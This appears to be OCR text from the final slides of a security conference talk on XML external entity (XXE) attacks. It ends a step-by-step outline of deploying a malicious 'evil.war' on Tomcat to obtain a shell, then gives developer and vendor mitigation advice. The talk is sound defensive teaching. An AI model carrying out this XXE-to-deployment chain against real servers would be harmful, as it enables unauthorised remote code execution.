
Step 3: Find Temp File




Step 4: Start Deployment



Step 5: evil.war Deploys




Attacker
Profit!
tomcat6@pwned:~$

- Power of XXE comes from synergy:
  - Combining multiple XXE techniques
  - Combining XXE with other flaws
- XML is complex and changing
  - New techniques still being discovered
  - New capabilities, thanks to new standards

Developer Recommendations

- Know your XML library
  - XML features
  - URL capabilities
- Turn off as much as you can
  - Hopefully: external entities, DTDs, and network
- Mitigate the rest
  - Pre-parsing input validation
  - Block network egress

Vendor Recommendations

- Long-term fix comes only from you

- "Off by default" policy for all XML features
  - Inline DTD parsing off by default
  - External entities off by default
  - Entities off by default
  - Configurable whitelist of allowed protocols that is highly restricted by default

More Vendor Recommendations

- Never assume developers *understand* XML
  - Well document potentially dangerous features
- "*... but ... but it's a standard!*"
  - Most dangerous features are optional already
  - Encourage better security warnings to vendors in W3C documents
  - Make "off by default" part of the standards

- Thanks to:
  - Omar Al Ibrahim & VSR
  - AppSec USA Organizers

- Watch for an upcoming XXE paper
  - http://www.vsecurity.com/
  - Follow me: @ecbftw